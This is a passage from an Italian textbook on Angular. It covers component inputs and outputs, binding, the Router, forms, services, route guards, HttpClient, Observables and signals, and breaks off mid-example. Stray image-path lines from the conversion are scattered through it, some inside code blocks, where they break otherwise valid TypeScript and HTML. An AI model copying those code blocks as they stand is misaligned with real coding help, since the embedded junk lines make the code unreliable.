  clickTimestamps: Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

counter.component.html

```
<ul>
  @for (ts of clickTimestamps; track ts) {
    <li>{{ts}}</li>
  } @empty {
    <li>Il pulsante non e' mai stato premuto!</li>
  }
</ul>
```





Interpolata, una `Date` diventa la stringa di `toString()`.

La clausola `track` indica ad Angular come identificare univocamente gli elementi della collezione: serve a ridisegnare solo le voci effettivamente cambiate invece dell'intera lista. È la soluzione al problema del «rendering efficiente» rimasto aperto nel capitolo 19.

Comunicazione fra componenti

A volte i componenti devono scambiarsi dati: un componente padre passa informazioni ai figli (per configurarne il comportamento o per passare dati da visualizzare), oppure un figlio deve comunicare al padre che è accaduto qualcosa. In Angular questi schemi si realizzano con i decoratori `@Input()` e `@Output()`.

Dal padre al figlio: @Input

Nel componente figlio, le proprietà che il padre può impostare si decorano con `@Input()`. Può esserci un valore predefinito, usato quando il padre non ne fornisce uno.

counter.component.ts

```ts
import { Component, Input } from '@angular/core';

export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

counter.component.html

```html
<button (click)="increment()">
  {{buttonText}}
</button>
```

Il padre passa il dato impostando una proprietà sull'elemento:

app.component.ts

```ts
@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
})
export class AppComponent {
  name = 'Web Technologies';
}
```





Figura 20.2: *Anatomia del passaggio di dati dal padre al figlio.*

Questo schema è molto diffuso nei framework di front-end: in React e Vue lo stesso meccanismo si chiama **props**.

Property binding

Angular permette di impostare **dinamicamente** i valori degli attributi di elementi HTML e componenti, legandoli a proprietà del componente corrente. Il nome dell'attributo da legare si scrive fra parentesi quadre, e il valore è il nome della proprietà.

app.component.html

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg"/>
<img [src]="imageUrl"/>
```

app.component.ts

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  imageUrl = "https://picsum.photos/300/150";
}
```



L'immagine casuale 300×150 indicata da `imageUrl`.

Property binding contro interpolazione

Ci si potrebbe chiedere che differenza ci sia fra `<img [src]="imageUrl"/>` e `<img src="{{imageUrl}}"/>`. In quell'esempio il risultato è lo stesso, ma non è sempre così: l'**interpolazione** valuta l'espressione e ne **converte il risultato in stringa**. Per passare un **oggetto** o un **array** come proprietà di un elemento bisogna necessariamente usare il property binding.

Dal figlio al padre: @Output

Per creare un canale di comunicazione dal figlio al padre si usa il decoratore `@Output` su una proprietà di classe, assegnandole un valore di tipo `EventEmitter`. Per inviare un evento sul canale, il figlio invoca il metodo `emit()`.

counter.component.ts

```ts
export class CounterComponent {
  @Input() buttonText = "Click me";
  @Output() counterClickedTenTimes = new EventEmitter<number>();

  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter++;
    this.clickTimestamps.push(new Date());


    if (this.counter % 10 === 0)
      this.counterClickedTenTimes.emit(this.counter);
  }
}
```

Il padre reagisce definendo un gestore, come per un evento qualunque:

app.component.html

```html
<app-counter [buttonText]="btnMsg"
             (counterClickedTenTimes)="addClicks($event)" />


<ul>
  @for (click of clicksList; track click) {
    <li>Il pulsante e' stato premuto {{click}} volte.</li>
  }
</ul>
```



app.component.ts

```ts
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  clicksList: number[] = [];

  addClicks(nClicks: number) {
    this.clicksList.push(nClicks);
  }
}
```



Si noti la simmetria della sintassi: **parentesi quadre** per i dati che scendono dal padre al figlio, **parentesi tonde** per gli eventi che salgono dal figlio al padre.

Il Router

Le Single Page Application devono gestire il routing lato client. Angular include un **Router** che abilita la navigazione fra viste diverse, interpretando la URL come un'istruzione per cambiare vista. Le applicazioni create con `ng new` hanno già il routing configurato e pronto.

Il punto di ingresso

src/main.ts


```ts
import { bootstrapApplication } from '@angular/platform-browser';
import { appConfig } from './app/app.config';
import { AppComponent } from './app/app.component';

bootstrapApplication(AppComponent, appConfig)
  .catch((err) => console.error(err));
```

src/app/app.config.ts

```ts
import { ApplicationConfig } from '@angular/core';
import { provideRouter } from '@angular/router';
import { routes } from './app.routes';

export const appConfig: ApplicationConfig = {
  providers: [provideRouter(routes)]
};
```




Le rotte

src/app/app.routes.ts

```ts
import { Routes } from '@angular/router';
import { CounterPageComponent } from './counter-page/counter-page.component';
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [
  {
    path: "",                     // la URL della rotta
    title: "Home Page",           // il titolo della scheda
    component: HomePageComponent  // il componente da disegnare
  },
  {
    path: "counter",
    title: "Counter",
    component: CounterPageComponent
  }
];
```



router-outlet e routerLink

Il componente `RouterOutlet` analizza la URL corrente e disegna il componente associato al percorso corrispondente.

app.component.ts

```ts
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterLink, RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CommonModule, RouterOutlet, RouterLink],
  template: `
    <nav>
      <a routerLink="/">Home</a> |
      <a routerLink="/counter">Counter</a>
    </nav>
    <router-outlet></router-outlet>
  `,
})
export class AppComponent {}
```



La barra resta, il contenuto dell'outlet cambia con la URL.

Non usare `href` nei collegamenti interni

Usando collegamenti tradizionali con l'attributo `href`, il browser effettua una nuova richiesta HTTP e **ricarica l'intera applicazione**. Il Router analizzerebbe poi la URL e caricherebbe il componente giusto, quindi il risultato finale sarebbe corretto — ma vanificando completamente lo scopo di una Single Page App.
Per navigare correttamente fra le viste si usa la direttiva `routerLink`. Si noti che, se un utente inserisce a mano la URL `localhost:4200/counter`, il caricamento completo avviene comunque e il Router disegna correttamente il componente: è il comportamento desiderato.

Evidenziare il collegamento attivo


La direttiva `RouterLinkActive` permette di indicare un elenco di classi CSS da applicare ai `routerLink` che corrispondono alla rotta corrente.

app.component.html

```html
<nav>
  <a routerLink="/" routerLinkActive="active"
     [routerLinkActiveOptions]="{exact: true}">Home</a> |
  <a routerLink="/counter" routerLinkActive="active">Counter</a>
</nav>
<router-outlet></router-outlet>
```

```css
nav .active {
  font-weight: bold;
}
```





L'opzione `exact: true` serve per la rotta radice: senza di essa, `/` risulterebbe attiva anche quando ci si trova su `/counter`, dato che ogni percorso comincia con una barra.

Riferimenti

- **Angular Docs**.
  https://angular.dev/overview
  Parti rilevanti: *Introduction: Essentials*; *In-depth Guides: Components, Template Syntax, Routing*; *Developer Tools: Angular CLI*.

Angular avanzato

Sappiamo che cosa sono i componenti, come si usa il Router integrato e come gestire `@Input` e `@Output`. In questo capitolo vediamo altre funzionalità importanti del framework: i **form**, i **servizi** e l'iniezione delle dipendenze, la **protezione delle rotte**, il **client HTTP** e i **signal**.

I form

I form sono in molti casi il modo preferito per raccogliere l'input dell'utente. In Angular si possono gestire in due modi:

- **form guidati dal template**: le associazioni fra i dati del componente e il form sono definite **implicitamente**, tramite direttive nel template;
- **form reattivi**: le associazioni sono definite **esplicitamente** nel componente.

TS login.component.ts

```ts
import { Component } from '@angular/core';
import { FormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [FormsModule],
  templateUrl: './login.component.html',
  styleUrl: './login.component.scss'
})
export class LoginComponent {
  user: string = "";
  pass: string = "";
}
```

<> login.component.html

```html
<h1>Login</h1>
<form>
  <label for="usr">Username:</label>
  <input id="usr" name="usr" [(ngModel)]="user"/>

  <label for="pwd">Password:</label>
  <input id="pwd" name="pwd" type="password" [(ngModel)]="pass"/>
</form>
<p>
  Username is <strong>{{user}}</strong>;
  Password is <strong>{{pass}}</strong>
</p>
```



`[(ngModel)]`: il campo e la proprietà restano sempre allineati, nei due versi.

La direttiva `[(ngModel)]="pass"` specifica che il valore di un campo del form è legato a una proprietà del componente.

La «banana nella scatola»

La notazione `[()]` è nota scherzosamente come *banana in a box* e rappresenta un **legame bidirezionale**: combina il property binding (parentesi quadre, dati che scendono) con l'event binding (parentesi tonde, eventi che salgono).
Il risultato è che, digitando nel campo, i dati del componente si aggiornano automaticamente e il template si aggiorna di conseguenza; e se una proprietà cambia nel componente, il campo del form si aggiorna da sé. Per verificarlo basta inizializzare `user` a un valore diverso dalla stringa vuota.

TS login.component.ts

```ts
import { Component } from '@angular/core';
import { FormControl, FormGroup, ReactiveFormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [ReactiveFormsModule],
  templateUrl: './login.component.html',
  styleUrl: './login.component.scss'
})
export class LoginComponent {
  loginForm = new FormGroup({
    user: new FormControl(''),    // l'argomento e' il valore iniziale
    pass: new FormControl('')
  });


  onSubmit() {
    alert(`Username: ${this.loginForm.value.user}
           Password: ${this.loginForm.value.pass}`);
  }
}
```

<> login.component.html

```html
<h1>Login</h1>
<form [formGroup]="loginForm" (ngSubmit)="onSubmit()">
  <label for="usr">Username:</label>
  <input id="usr" formControlName="user"/>

  <label for="pwd">Password:</label>
  <input id="pwd" formControlName="pass" type="password"/>

  <button type="submit">Submit</button>
</form>
<p>
  Username is <strong>{{loginForm.value.user}}</strong>;
  Password is <strong>{{loginForm.value.pass}}</strong>
</p>
```



Premendo *Submit* viene invocato `onSubmit()`.

Qui la struttura del form è dichiarata esplicitamente nella classe: è più verboso, ma rende il form ispezionabile e testabile dal codice, e permette di aggiungere validatori in modo strutturato.

Servizi e iniezione delle dipendenze

Sappiamo che le classi del nostro software dovrebbero fare **una cosa sola** e farla bene: aumenta modularità e riusabilità. I componenti Angular dovrebbero occuparsi soltanto dell'esperienza utente: template, stili e la logica che fa da mediatore fra la vista e la logica applicativa.

Servizio

I **servizi** sono classi che forniscono funzionalità utilizzabili in più parti dell'applicazione. Non sono associati direttamente all'esperienza utente: niente template, niente stili, solo logica invocabile all'occorrenza.

Sono ideali per compiti come recuperare dati da una API REST, registrare log o validare dati: attività che con ogni probabilità serviranno in punti diversi dell'applicazione.

Dependency Injection

Angular sfrutta il pattern della **iniezione delle dipendenze** per permettere al codice di ottenere facilmente istanze delle proprie dipendenze. L'obiettivo è **separare** la responsabilità di costruire le dipendenze da quella di usarle, riducendo l'accoppiamento.

Nel sistema di iniezione di Angular esistono due ruoli: il **consumatore** di dipendenze (il codice che scriviamo noi) e il **fornitore** di dipendenze (gestito generalmente da Angular).


Creare un servizio

```
ng generate service calculator
```

calculator.service.ts

```ts
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root'  // disponibile ovunque
})
export class CalculatorService {
  sum(x: number, y: number): number { return x + y; }
}
```



Una sola istanza, creata da Angular
e consegnata a chi la chiede.


Il decoratore `@Injectable` marca la classe come qualcosa che può essere iniettato in un componente come dipendenza.

Iniettare un servizio

Ci sono due modi. Con la funzione `inject()`:

```ts
// home-page.component.ts
import { Component, inject } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
})
export class HomePageComponent {
  private calculatorService = inject(CalculatorService);
  sum = this.calculatorService.sum(1234, 4321);
}
```



1234 + 4321 = 5555

Oppure dichiarandolo nel costruttore della classe:

```ts
// home-page.component.ts
export class HomePageComponent {
  constructor(private calculatorService: CalculatorService) {}
  sum = this.calculatorService.sum(1234, 4321);
}
```

In nessuno dei due casi il componente costruisce il servizio con `new`: è precisamente questo il punto dell'iniezione delle dipendenze, e ciò che rende il componente facilmente testabile sostituendo il servizio con una versione finta.

PROTEGGERE LE ROTTE

Un compito frequente è assicurarsi che solo gli utenti autorizzati accedano a certe rotte. Con il Router di Angular si usano le **Route Guard**: funzioni invocate da Angular per determinare se l'utente possa compiere certe operazioni su una rotta (`canActivate`, `canMatch`, `canLoad`, `canDeactivate`).

Le guardie si indicano come proprietà degli oggetti `Route`. Se ne possono specificare più di una: Angular le esegue **in parallelo**, e l'azione è consentita solo se tutte restituiscono `true`.


```
ng generate guard authorization
```

```ts
// authorization.guard.ts
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from './auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  const router = inject(Router);
  const authService = inject(AuthService);

  if (authService.isUserLoggedIn()) {
    return true;                    // utente autorizzato
  } else {
    router.navigateByUrl("/login");   // reindirizza al login
    return false;
  }
};
```

```ts
// app.routes.ts
{
  path: "counter",
  title: "Counter",
  component: CounterPageComponent,
  canActivate: [authorizationGuard]
}
```



Una guardia può restituire un valore booleano oppure un oggetto `UrlTree`:

- `true`: la guardia è soddisfatta, la navigazione può proseguire;
- `false`: la guardia non è soddisfatta, l'azione non è consentita;
- un `UrlTree`: il Router deve reindirizzare a quella URL.

Con più guardie, restituire un UrlTree

Quando si impostano più guardie bisogna sempre restituire un `UrlTree` per reindirizzare, e **non** invocare direttamente `Router.navigate()` come nell'esempio precedente. Con più guardie eseguite in parallelo, se due di esse reindirizzano si possono avere *race condition*.

Le guardie non sono sicurezza

Una Route Guard gira **nel browser**, cioè su una macchina interamente sotto il controllo dell'utente. Serve a migliorare l'esperienza (non mostrare pagine inutilizzabili), non a proteggere i dati. La vera autorizzazione va sempre imposta **sul server**, come abbiamo fatto nel capitolo sulle API REST.

HttpClient

Angular fornisce una API per effettuare richieste HTTP, implementata nella classe di servizio `HttpClient`. Va configurata tramite iniezione delle dipendenze.

app.config.ts

```ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(),
    provideRouter(routes)
  ]
};
```

rest-backend.service.ts

```ts
import { HttpClient } from '@angular/common/http';
import { Injectable } from '@angular/core';

@Injectable({ providedIn: 'root' })
export class RestBackendService {
  constructor(private http: HttpClient) {}
  // il servizio puo' ora effettuare richieste tramite `this.http`
}
```


Esempio 21.1 — Una richiesta HTTP

cat-facts.component.ts

```ts
@Component({
  selector: 'app-cat-facts',
  standalone: true,
  template: `
    <h1>Cat Facts</h1>
    <button (click)="loadCatFact()">
      Click here to load a cat fact
    </button>
    <p>{{catFact}}</p>
  `
})
export class CatFactsComponent {
  constructor(private http: HttpClient) {}

  catFact: string = "";

  loadCatFact() {
    let url = "https://cat-fact.herokuapp.com/facts/random";
    this.http.get<{ text: string }>(url).subscribe(data => {
      this.catFact = data.text;
    });
  }
}
```



Observable

`HttpClient` fornisce metodi corrispondenti ai vari verbi HTTP, e ciascuno restituisce un **Observable** della libreria RxJS (*Reactive Extensions Library for JavaScript*). Angular usa gli Observable per gestire molte operazioni asincrone.

Observable

Un **Observable** è per certi versi simile a una Promise, con una differenza essenziale: una **Promise** può risolversi (o essere rifiutata) **una volta sola**, cioè emette in modo asincrono un **singolo** valore o un errore; un **Observable** può emettere in modo asincrono **più valori nel tempo**.


Promise	**Observable**
Un solo valore, una sola volta.	Zero, uno o molti valori nel tempo.
Si consuma con `.then()` / `.catch()`.	Si consuma **sottoscrivendosi** con `.subscribe()`.
Parte subito, alla creazione.	Parte alla sottoscrizione.

Sottoscriversi a un Observable

Come con le Promise, bisogna fornire le callback da eseguire al verificarsi degli eventi. Lo si fa **sottoscrivendosi**.

subscribe.ts

```ts
observable.subscribe({
  next(value) {   // a ogni valore emesso
    console.log(`Observable emitted value ${value}`);
  },
  error(err) {    // se emette un errore
    console.log(`Observable emitted an Error: ${err}`);
  },
  complete() {    // quando ha finito
    console.log("Observable finished emitting values");
  }
});
```



Ogni valore emesso invoca `next`; poi l'Observable termina con `complete` oppure con `error`.


Creare un Observable

L'argomento passato al costruttore è la funzione da eseguire al momento della sottoscrizione.

observables_example.ts

```ts
import { Observable } from "rxjs";

const observable = new Observable<number>((subscriber) => {
  setTimeout(() => {
    let num = Math.random();
    if (num < 0.5) {
      subscriber.next(num);
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
    subscriber.complete();
  }, 2000);
});
```



I due esiti possibili, due secondi dopo la sottoscrizione.

Terminale

```
$ node observables_example.js
Observable emitted value 0.33397894647355697
Observable finished emitting values

$ node observables_example.js
Observable emitted an Error: Error: You were unlucky! 0.620240538767127
```

Un errore è una conclusione

Nella seconda esecuzione `complete()` **non** viene invocata: un errore termina l'Observable, e le due callback si escludono a vicenda. È lo stesso comportamento di un'eccezione che interrompe un flusso.

Emettere più valori


TS multiple_values.ts

```ts
import { Observable, Subscriber } from "rxjs";

const observable = new Observable<number>(subscriber => {
  helper(subscriber, 1);
});

function helper(subscriber: Subscriber<number>, level: number) {
  setTimeout(() => {
    let num = Math.random();
    if (level > 3) { subscriber.complete(); return; }

    if (num < 0.8) {
      subscriber.next(num);
      helper(subscriber, level + 1);   // ricorsione
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
  }, 1000);
}
```



Un valore al secondo; al quarto livello la sequenza termina.

Terminale


```
$ node multiple_values.js
Observable emitted value 0.6982903488018062
Observable emitted value 0.5713928193844571
Observable emitted value 0.005029574874092724
Observable finished emitting values
```

INTERCEPTOR

`HttpClient` si può configurare in molti modi: per esempio con `withFetch()` per usare la `fetch` API al posto di `XMLHttpRequest`, oppure aggiungendo **interceptor**.

TS app.config.ts

```ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withFetch(),
      withInterceptors([loggingInterceptor, authInterceptor])
    ),
    provideRouter(routes)
  ]
};
```



Gli interceptor sono una forma di **middleware** supportata da `HttpClient`: stesso concetto dei middleware di Express visti nel capitolo 13, ma applicato alle richieste **in uscita**. Sono funzioni che ricevono la richiesta corrente e una funzione `next`, che rappresenta il passo successivo della catena.

TS interceptors.ts

```ts
function log(req: HttpRequest<unknown>, next: HttpHandlerFn) {
  console.log(req.url);
  return next(req);
}
```

Console

```
http://localhost:3000/todos
```

Casi d'uso tipici:

- aggiungere header di autenticazione alle richieste (per esempio i token JWT del capitolo 16);
- mettere in cache le risposte per un certo tempo;
- registrare le richieste in uscita.

Change detection

Quando una proprietà di un componente cambia, il suo template viene aggiornato automaticamente da Angular. Aggiornare i template **solo quando serve** e farlo in modo efficiente (aggiornando solo le parti necessarie) è essenziale per le prestazioni di una SPA.

Come fa Angular a sapere quando deve aggiornare la vista?

In sostanza, quando accade qualcosa nell'applicazione (eventi del DOM, operazioni asincrone) si attiva il meccanismo di **change detection**. Angular percorre tutti i componenti della gerarchia e, per ciascuno, verifica se il suo stato è cambiato e se il cambiamento influisce sulla vista; in tal caso aggiorna la porzione di DOM corrispondente al template del componente.

Signal

I **signal** sono stati introdotti in Angular 17. Tracciano in modo **granulare** come e dove lo stato viene usato nell'applicazione, permettendo ad Angular di ottimizzare ulteriormente gli aggiornamenti.

Signal

Si può pensare a un **signal** come a una variabile capace anche di **notificare** i consumatori interessati quando il proprio valore cambia. È un modo di realizzare la **programmazione reattiva**, una forma di programmazione dichiarativa basata sull'elaborazione asincrona degli eventi.

Usare i signal permette ad Angular di evitare controlli di change detection non necessari e di aggiornare solo le parti del DOM effettivamente cambiate.


Creare e aggiornare

I signal possono essere scrivibili o in sola lettura. Quelli scrivibili si creano con la funzione `signal()`, passando un valore iniziale, e offrono `.set()` per impostare un nuovo valore e `.update()` per calcolarlo a partire dal precedente.

```ts
// counter-signal.component.ts
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>{{count()}}</p>   <!-- si notino le parentesi! -->
  `
})
export class CounterSignalComponent {
  count = signal(0);

  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```




Nel template il signal si legge **invocandolo**: `count()`, non `count`.

Signal calcolati

I **signal calcolati** sono in sola lettura e derivano il proprio valore da quello di altri signal. Si definiscono con la funzione `computed()` e una funzione di derivazione; Angular li mantiene aggiornati automaticamente, in modo reattivo. Invocare `.set()` o `.update()` su di essi produce un errore.

```ts
export class CounterSignalComponent {
  count = signal(0);
  double = computed(() => this.count() * 2);
}
```

```html
<p>Count: {{count()}} - Double: {{double()}}</p>
```



Effetti


Un **effetto** è una funzione che viene eseguita ogni volta che certi signal cambiano. Si crea con la funzione `effect()`.

TS counter-signal.component.ts

```ts
export class CounterSignalComponent {
  count = signal(0);
  double = computed(() => this.count() * 2);

  constructor() {
    effect(() => {
      console.log(`Count value changed: ${this.count()}`);
    });
  }

  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```



Gli effetti vengono eseguiti **almeno una volta**: è per questo che la prima riga compare senza che nessuno abbia premuto il pulsante. Quando vengono eseguiti, tengono traccia di tutti i signal che leggono, e ogni volta che uno di questi cambia l'effetto viene rieseguito.


METTERE TUTTO INSIEME: LA LISTA COME SPA

Chiudiamo il percorso riscrivendo la nostra applicazione come Single Page App in Angular, appoggiandosi al **backend REST** sviluppato nel capitolo 16. È l'occasione per vedere come i pezzi studiati finora si incastrano.

Le rotte

app.routes.ts

```ts
export const routes: Routes = [
  {
    path: "home", component: HomepageComponent,
    title: "To-do List Angular App"
  }, {
    path: "login", component: LoginComponent,
    title: "Login | To-do List Angular App"
  }, {
    path: "todos", component: TodoPageComponent,
    title: "To-do List | To-do List Angular App",
    canActivate: [authGuard]  // protetta
  }, {
    path: "todos/:id", component: TodoDetailComponent,
    title: "To-do Detail | To-do List Angular App",
    canActivate: [authGuard]  // protetta e parametrica
  }
];
```



La guardia

auth.guard.ts

```ts
export const authGuard: CanActivateFn = (route, state) => {
  const authService = inject(AuthService);
  const toastr = inject(ToastrService);
  const router = inject(Router);

  if (authService.isUserAuthenticated()) {
    return true;
  } else {
    toastr.warning("Effettua l'accesso per usare questa funzione",
                   "Non autorizzato!");
    return router.parseUrl("/login");     // restituisce un UrlTree
  }
};
```



La notifica di `toastr.warning`; intanto il Router passa a `/login`.

Si noti `router.parseUrl()`: è la forma corretta di reindirizzamento discussa poco fa, quella che evita le *race condition* con più guardie.

login.component.ts

```ts
export class LoginComponent {
  toastr      = inject(ToastrService);
  router      = inject(Router);
  restService = inject(RestBackendService);
  authService = inject(AuthService);

  submitted = false;

  loginForm = new FormGroup({
    user: new FormControl('', [Validators.required]),
    pass: new FormControl('', [
      Validators.required,
      Validators.minLength(4),
      Validators.maxLength(16)
    ])
  });

